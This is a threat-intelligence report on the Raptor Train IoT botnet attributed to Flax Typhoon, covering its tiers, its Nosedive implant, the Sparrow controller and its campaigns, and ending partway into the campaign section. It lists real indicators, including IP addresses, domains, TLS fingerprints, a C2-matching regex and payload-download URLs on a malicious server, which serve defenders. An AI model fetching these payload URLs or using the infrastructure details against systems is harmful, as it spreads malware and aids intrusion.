Derailing the Raptor Train

Black Lotus Labs®

September 18, 2024

LUMEN®

Table of Contents

Executive summary

In mid-2023, Black Lotus Labs began an investigation into compromised routers that led to the discovery of a large, multi-tiered botnet consisting of small office/home office (SOHO) and IoT devices that we assess is likely operated by the nation-state Chinese threat actors known as Flax Typhoon. We call this botnet "Raptor Train," and it has been over four years in the making.

At its peak in June 2023, the Raptor Train botnet consisted of over 60,000 actively compromised devices. Since that time, there have been more than 200,000 SOHO routers, NVR/DVR devices, network attached storage (NAS) servers, and IP cameras; all conscripted into the Raptor Train botnet, making it one of the largest Chinese state-sponsored IoT botnets discovered to-date. In fact, a command and control (C2) domain in the most recent campaign cracked both the Cloudflare Radar and Cisco Umbrella "top 1 million" popularity lists. Based on the recent scale of device exploitation, we suspect hundreds of thousands of devices have been entangled by this network since its formation in May 2020.

The botnet operators manage this large and varied network through a series of distributed payload and C2 servers, a centralized Node.js backend, and a cross-platform Electron application front-end that the actors have dubbed "Sparrow." This is a robust, enterprise-grade control system used to manage upwards of 60 C2 servers and their infected nodes at any given time. This service enables an entire suite of activities, including scalable exploitation of bots, vulnerability and exploit management, remote management of C2 infrastructure, file uploads and downloads, remote command execution, and the ability to tailor IoT-based distributed denial of service (DDoS) attacks at-scale. The botnet operators can automate certain tasks for the C2 network and allow for the steady collection of logs and bot information to increase the operators' situational awareness. Using an advanced control system frees up time for hands-on exploitation, streamlines the management process and allows more threat actors to contribute to operations.

While Black Lotus Labs has yet to see any DDoS attacks originating from Raptor Train, we suspect this is an ability the China-based operators preserve for future use. Black Lotus Labs has discovered activity from this network targeting U.S. and Taiwanese entities in the military, government, higher education, telecommunications, defense industrial base (DIB) and information technology (IT) sectors. In addition, possible exploitation attempts against Atlassian Confluence servers and Ivanti Connect Secure appliances have sprung from nodes associated with this botnet.

Lumen shared threat intelligence to warn appropriate U.S. Government agencies of the emerging risks that could impact our nation's strategic assets. In addition, we have null-routed traffic to the known points of infrastructure used by the Raptor Train operators including their distributed botnet management, C2, payload and exploitation infrastructure.

Technical details

Network architecture

The Raptor Train botnet is a complex, multi-tiered network that has been evolving over the last four years. Black Lotus Labs has observed at least three tiers of activity, and several categories within each tier. During operations, bot tasks are initiated from Tier 3 "Sparrow" management nodes, which are then routed through the appropriate Tier 2 C2s and then sent to the bots themselves in Tier 1. The breakdown of the Raptor Train network by tier is as follows:

- Tier 1
  - Compromised SOHO/IoT devices
- Tier 2
  - Exploitation servers
  - Payload servers
  - C2 servers
- Tier 3
  - Management nodes
  - "Sparrow" nodes




Figure 1: Overview of the Raptor Train network architecture and tiering structure.

Tier 1

Tier 1 of Raptor Train is the largest and consists of the compromised SOHO devices that make up most of the botnet. The exploited device types have evolved over time and vary by campaign, meaning not all the identified device types below are being actively exploited through the date of this publication. Since approximately mid-2023 there have been more than 20 different device types identified in Tier 1 including, but not limited to, the following:

- Modems/routers
  - ActionTec PK5000
  - ASUS RT-*/GT-*/ZenWifi
  - TP-LINK
  - DrayTek Vigor
  - Tenda Wireless
  - Ruijie
  - Zyxel USG*
  - Ruckus Wireless
  - VNPT iGate

    - Mikrotik
    - TOTOLINK
- IP cameras
    - D-LINK DCS-*
    - Hikvision
    - Mobotix
    - NUUO
    - AXIS
    - Panasonic
- NVR/DVR
    - Shenzhen TVT NVRs/DVRs
- NAS
    - QNAP (TS Series)
    - Fujitsu
    - Synology
    - Zyxel

While the botnet changes in size over time, there are often tens of thousands of active Tier 1 nodes at any given point. At its peak in mid-2023, Tier 1 consisted of over 60,000 compromised SOHO devices. This number is constantly fluctuating, and often increases as new campaigns are kicked off. For example, from approximately January 2024 through March 2024 we found less than ten thousand active Tier 1 nodes in rotation. However, from April 2024 through August 2024, the botnet increased activity and maintained tens of thousands of compromised SOHO devices in Tier 1. Most of the Tier 1 nodes geolocate to the U.S., followed by Taiwan, Vietnam, Brazil, Hong Kong and Turkey, with the remainder spread out globally. The slight bias toward the U.S. and Taiwan aligns with known targeted regions of Flax Typhoon.

In a sampling of approximately 30,000 Tier 1 nodes, the average lifespan of a compromised device active as a Tier 1 node checking into a Tier 2 C2 was approximately 17.44 days. This relatively short lifespan is likely due to the operator's confidence in their ability to re-infect devices as needed. In most cases, the operators did not build in a persistence mechanism that survives through a reboot. The confidence in re-exploitability comes from the combination of a vast array of exploits available for a wide range of vulnerable SOHO and IoT devices and an enormous number of vulnerable devices on the Internet, giving Raptor Train somewhat of an "inherent" persistence.

The primary implant seen on most of the Tier 1 nodes, which Black Lotus Labs calls "Nosedive", is a custom variation of the Mirai implant that is supported on all major SOHO and IoT architectures (e.g. MIPS, ARM, SuperH, PowerPC, etc.). Nosedive implants are typically deployed from Tier 2 payload servers through a unique URL encoding scheme and domain injection method. Nosedive droppers use this method to request payloads for specific C2s by encoding the requested C2 domain and joining it with a unique "key" that identifies the bot and the target architecture of the compromised device (e.g. MIPS, ARM, etc.), which is then injected into the Nosedive implant payload that is deployed to the Tier 1 node. Once deployed, Nosedive runs in-memory only and allows the operators to execute commands, upload and download files, and run DDoS attacks on compromised devices.

All samples Black Lotus Labs found of Nosedive and its associated droppers were memory-resident only and deleted from disk. This, in addition to anti-forensics techniques employed on these devices including the obfuscation of running process names, compromising devices through a multi-stage infection chain, and killing remote management processes, makes detection and forensics much more difficult.

Tier 2

The Tier 2 nodes include the exploitation, payload and C2 servers that receive callbacks from the infected Tier 1 nodes. The majority of the Tier 2 have an average lifespan of approximately 75 days before rotating. They are mostly located in the U.S., Singapore, U.K., Japan and South Korea, with the remainder spread out globally.

The payload servers can be separated into two categories: first stage and second stage. The first-stage payload servers received the initial callback from a newly compromised Tier 1 node in the port range 30000 to 33000. The top 5 callback ports we saw for the first-stage payload servers were 32123, 31123, 31120, 32233 and 31008. The second-stage payload servers were more difficult to identify, and we do not believe they were used for every device type. The second-stage payload servers were likely reserved for more "persistent" deployments of the Nosedive implant with a second-stage or third-stage dropper (described in more detail in the Malware Analysis section). One server we were able to track with high fidelity received its callbacks over ports 38525, 16453, 38128, and 34571. Excluding port 16453 (which was almost entirely Taiwan-based SOHO devices), this small sampling could indicate a preferred port range of 34000 to 39000 for the second-stage payload port range, which is in sequence with the first-stage payload servers preferred range of 30000 to 33000.

By at least June 2023, a newly detected payload server surfaced: 92.38.135.146. This payload server remained active through at least August 2024 and served as a more generic first-stage payload server of the first-stage dropper and the primary memory-resident implant we call Nosedive. The Tier 2 payload servers are managed via SSH over port 22, in contrast to the Tier 2 C2 servers which are most often managed through Tier 3 management nodes over TLS via port 34125.

The most recently active payload server, 92.38.135.146, was found running PalletsProjects Werkzeug WSGI servers on ports 77, 78, 18887 and 18888. All these ports have been associated with Tier 1 node callbacks, with port 77 being the most common from at least late 2023 through mid-2024. A screenshot from Censys of this payload server shows the same version of PalletsProjects Werkzeug 2.0.3 running on each of these ports as of February 12, 2024:




Figure 2: Censys screenshot taken on February 12, 2024, showing four PalletsProjects Werkzeug services running on ports 77, 78 18887 and 18888.

The Tier 2 C2 servers receive callbacks over TLS on port 443 from the devices infected with Nosedive. According to Censys data, the C2 port, 443, is an UNKNOWN TCP service with a TLS certificate displaying a unique, random alphanumeric domain as the subject and issuer DN (a full list of these domains is available in the IoC section). For example, below is a screenshot of C2 port 443 on a Tier 2 C2 node found with the TLS certificate domain cxmxbo.com as of February 08, 2024:




Figure 3: Censys screenshot taken on February 08, 2024, showing an example of a TLS certificate on port 443 of a Tier 2 C2 node with a random, alphanumeric domain name, cxmxbo.com, as the subject and issuer DN.

In most cases these TLS certificates remain static for the life of the C2 node, however in some cases we have seen them rotating. For example, looking at a short time frame on C2 IP 66.42.52.39, the following three domains reported as the subject and issuer CNs over approximately a six-day time window:

- CN=oxoedfa.com - 2024-01-27 to 2024-01-31
- CN=emmzg.com - 2024-01-26 to 2024-01-26

- CN=gmniy.com - 2024-01-25 to 2024-01-25

Along with the random domain name in the TLS cert, many of the Tier 2 C2 servers have reverse DNS names following a different format, matched with the regex "^hy[0-9]{2,4}.com$" Some of the domains are also found on Tier 3 nodes. Several of the domains include:

- hy1025.com
- hy619.com
- hy42.com
- hy811.com
- hy424.com
- hy30.com
- hy229.com
- hy830.com
- hy92.com
- hy529.com

In addition, the C2 nodes are often running SSH on port 22 and an HTTP service with another TLS certificate, this time with the subject and issuer CNs set to “O=SSL” or “CN=SSL”, on port 34125. The Tier 2 nodes primarily run old versions of OpenSSH on port 22 from 2016 and 2017, with the following banners and banner hashes on port 22:

- SSH-2.0-OpenSSH_7.6p1 Ubuntu-4ubuntu0.7
    - sha256:8f75925a1b88d5ded4fe76fb25969f2f91130c54d73bfa9803e11f6ec13c329e
- SSH-2.0-OpenSSH_7.4
    - sha256:be0da7ee170f9a69bc13b9e61ecfc9110c27db40f3f2e4c0ffae6741f064af8a

Port 34125, also seen on the C2 nodes, looks like the following in Censys:




Figure 4: Censys screenshot taken on February 08, 2024, showing an example of a TLS certificate on port 34125 of a Tier 2 C2 node with O=SSL as the subject and issuer DN.

The growth of Tier 2 C2 nodes has been significant over the past four years. For example, Black Lotus Labs tracked approximately 1-5 C2 nodes between 2020 and 2022, 11 C2 nodes in mid-2023, 30 C2 nodes between February 2024 and March 2024, and upwards of 60 C2 nodes between June 2024 and August 2024. We have noticed at least four spikes in C2 growth over the last year: first in June 2023 (with a surge in infections amid overlapping exploitation campaigns), and again in December 2023, March 2024 and May/June 2024. Each time we identified a growth in C2 nodes, we observed an increase in Tier 1 nodes (bots).

The C2 servers may function as exploitation servers as well, inducing vulnerable SOHO devices into the Raptor Train botnet. In addition, Black Lotus Labs has found the C2 servers acting as payload servers and sometimes even used for reconnaissance of targeted entities, further muddying the waters of the botnet's tiered landscape.

Tier 3

Tier 3 is the management tier of the botnet. The botnet operators can manually manage Tier 2 nodes via SSH over port 22 from the Tier 3 nodes and, for the Tier 2 C2 nodes specifically, automatically via TLS connections over port 34125. These management nodes relay commands and collect data for the Sparrow controller.

For manual Tier 2 management, the Tier 3 nodes were observed with sustained sessions to Tier 2 nodes over SSH port 22 exclusively during Chinese working hours, Monday through Friday:




Figure 5: Heatmap showing days and times of Tier 3 node SSH sessions over port 22 to Tier 2 payload and C2 servers aligned with China Standard Time.

In addition, Tier 3 nodes have more consistent, regular connections over TLS on HTTP port 34125. These connections are part of the Sparrow C2 controller process where the Tier 3 management nodes are regularly collecting logs and bot information and issuing commands to the C2s that originate from the Sparrow front-end controller. As you can see, in contrast to the management over port 22, the Sparrow connections over port 34125 are more regular at all hours:




Figure 6: Heatmap showing days and times of Tier 3 node TLS sessions over port 34125 to Tier 2 C2 servers aligned with China Standard Time.

The Sparrow controller falls into another set of Tier 3 management nodes that we call "Sparrow" nodes. The Sparrow nodes provide the front-end (web interface), backend (database) and auxiliary functions (e.g. payload/exploit generator) needed for management and continued growth of the expansive Raptor Train network.

At least two of the active Sparrow nodes between at least mid-2023 and March 2024, (202.182.109.151 and 5.188.33.135), shared a unique TLS fingerprint: c6fe1748e68923f278926ee8679aaee22800b9c93c38641d12ea0e945e116bb0. The subject and issuer for this TLS certificate was "C=CN, ST=BeiJing, L=Beijing, O=MY CA, CN=localhost". In addition, Tier 3 node 5.188.33.135 was seen running an SMTP service on port 25, an HTTPS service with the "BeiJing" TLS cert on port 443, and an HTTP service running the Express Node.js framework on port 2000. This Express service on port 2000 had the HTML title "节点综合控制工具v1.0.7" which translates to "Node Comprehensive Control Tool v1.0.7" (NCCT). In March 2024, Tier 3 Sparrow node 5.188.33.228 replaced IP 5.188.33.135 and became the most recently active Sparrow NCCT controller. The HTTP response, and follow-on analysis of the tool, indicates the operators refer to this control tool as "Sparrow" and Black Lotus Labs has identified it as a full-featured, scalable botnet controller in the form of a cross-platform Electron application. More details are available on Sparrow and NCCT in the Malware Analysis section.

The Tier 3 Sparrow front-end node 5.188.33.135 was replaced with 5.188.33.228 by early March 2024. Both 5.188.33.135 and 5.188.33.228 ran the Sparrow, or NCCT, front-end application on port 2000 and 8000, respectively. Node 202.182.109.151 used the backend MySQL database, Redis service, WebSocket connector and TornadoWeb HTTP service connected to by the Sparrow front-end application. The latest node, 5.188.33.228, was seen with a new TLS fingerprint, 546390a3a296154e36051dda745b573658311f9831789bb1faca411a3803a9bb, and the subject and issuer DNs "C=CN, ST=CN, L=beijing, O=my, OU=ny, CN=localhost".

Interestingly, the SSH service listening on several Tier 3 nodes is the same dated version as one of the versions found on the Tier 2 C2 nodes:

- SSH-2.0-OpenSSH_7.4
    - sha256:be0da7ee170f9a69bc13b9e61ecfc9110c27db40f3f2e4c0ffae6741f064af8a

Campaigns

The Raptor Train botnet has been constantly evolving since mid-2020. The initial campaign, Crossbill, began with a single C2 callback and 4 subdomains. By the middle of the botnet's lifecycle the naming scheme of the C2 domains had shifted to include random alphanumeric subdomains, which led to a diversified and expanded Tier 2 infrastructure and the introduction of a unique URL encoding scheme. While some of the naming patterns and even certificates were repeated, each campaign showed distinctions in size, targeting, or rotating C2 root domains. Black Lotus Labs has detected several bands of effort since Raptor Train's inception over four years ago, and has divided them into four campaigns: Crossbill, Finch, Canary and Oriole.

Crossbill campaign - May 2020 to April 2022

The earliest identified campaign for Raptor Train malicious activity dates to at least May 2020. Pivoting on a known Nosedive signature, we found 18 malicious ELF binaries of varying architectures with a C2 callback domain of k3121.com, and associated C2 subdomains of four random alphanumeric characters (e.g. wsxe.k3121.com). In 2020, the Nosedive samples were compiled with the hardcoded root domain k3121.com (no subdomain), however as of at least mid-2021 the botnet operators started to evolve their TTPs and began using a Tier 2 payload server, 92.38.135.163, to serve the first-stage bash script dropper and the primary implant Nosedive.

Some of the URLs indicative of payload retrievals of the first-stage droppers are visible in VirusTotal for this early Crossbill campaign Tier 2 payload server:

3	https://92.38.135.163/r?_=arm-x,mzc8iwovd3v2dwonkylerererererere...	2023-09-08 21:43:54	2023-09-08 21:43:54	3	89
4	http://92.38.135.163/r?_=arm-x,jtm1pgovd3v2dwonkylerererererer...	2021-07-29 10:30:26	2023-09-02 04:08:36	8	90
5	https://92.38.135.163/r?_=ppc-x,JTM1PGovd3V2dWonKylERERERERERE...	2023-08-31 13:52:31	2023-08-31 13:52:31	4	90
6	https://92.38.135.163/	2021-07-28 05:10:11	2024-02-21 04:03:42	6	92
7	https://92.38.135.163/r?_=0.21381250/	2023-08-31 06:38:32	2023-08-31 06:38:32	4	90
8	http://92.38.135.163/r?_=0.21381250	2021-07-28 05:53:54	2023-08-31 06:38:32	6	90
9	https://92.38.135.163/r?_=0.03354091/	2023-08-31 06:09:53	2023-08-31 06:09:53	4	90
10	http://92.38.135.163/r?_=arm-x,mzc8iwovd3v2dwonkylererererererer...	2021-10-26 17:53:46	2023-09-08 21:43:54	5	89
11	http://92.38.135.163/r?_=mipsel-x,jtm1pgovd3v2dwonkylererererere...	2021-07-29 10:30:38	2023-08-31 06:09:54	7	90
12	http://92.38.135.163/r?_=mipsel-x,jtm1pgovd3v2dwonkylererererere...	2021-07-29 10:30:34	2023-08-31 06:09:54	6	90
13	http://92.38.135.163/r?_=arm-x,jtm1pgovd3v2dwonkylererererererer...	2021-07-29 10:30:34	2023-08-31 06:09:54	7	90
14	http://92.38.135.163/r?_=ppc-x,JTM1PGovd3V2dWonKylERERERERERERER...	2021-08-04 14:09:55	2023-08-31 13:52:31	5	90
15	http://92.38.135.163/r?_=mipsel-x,jtm1pgovd3v2dwonkylererererere...	2021-07-29 10:30:19	2023-08-31 06:09:54	7	90
16	http://92.38.135.163/r?_=0.26330493	2021-07-29 10:31:26	2023-08-31 06:09:53	5	90
17	http://92.38.135.163/r?_=0.21381250/	2021-07-28 05:07:08	2021-07-28 05:07:08	1	89
18	http://92.38.135.163/r?_=ppc-x,mzc8iwovd3v2dwonkylererererererer...	2021-06-26 13:06:56	2021-06-26 13:06:56	1	88
19	http://92.38.135.163/r?_=arm-x,rererererererererererererererer...	2021-06-23 16:33:28	2021-06-24 15:16:06	2	88
20	http://92.38.135.163/r?_=x86-x,rererererererererererererererer...	2021-06-23 16:32:30	2021-06-23 16:32:30	1	88
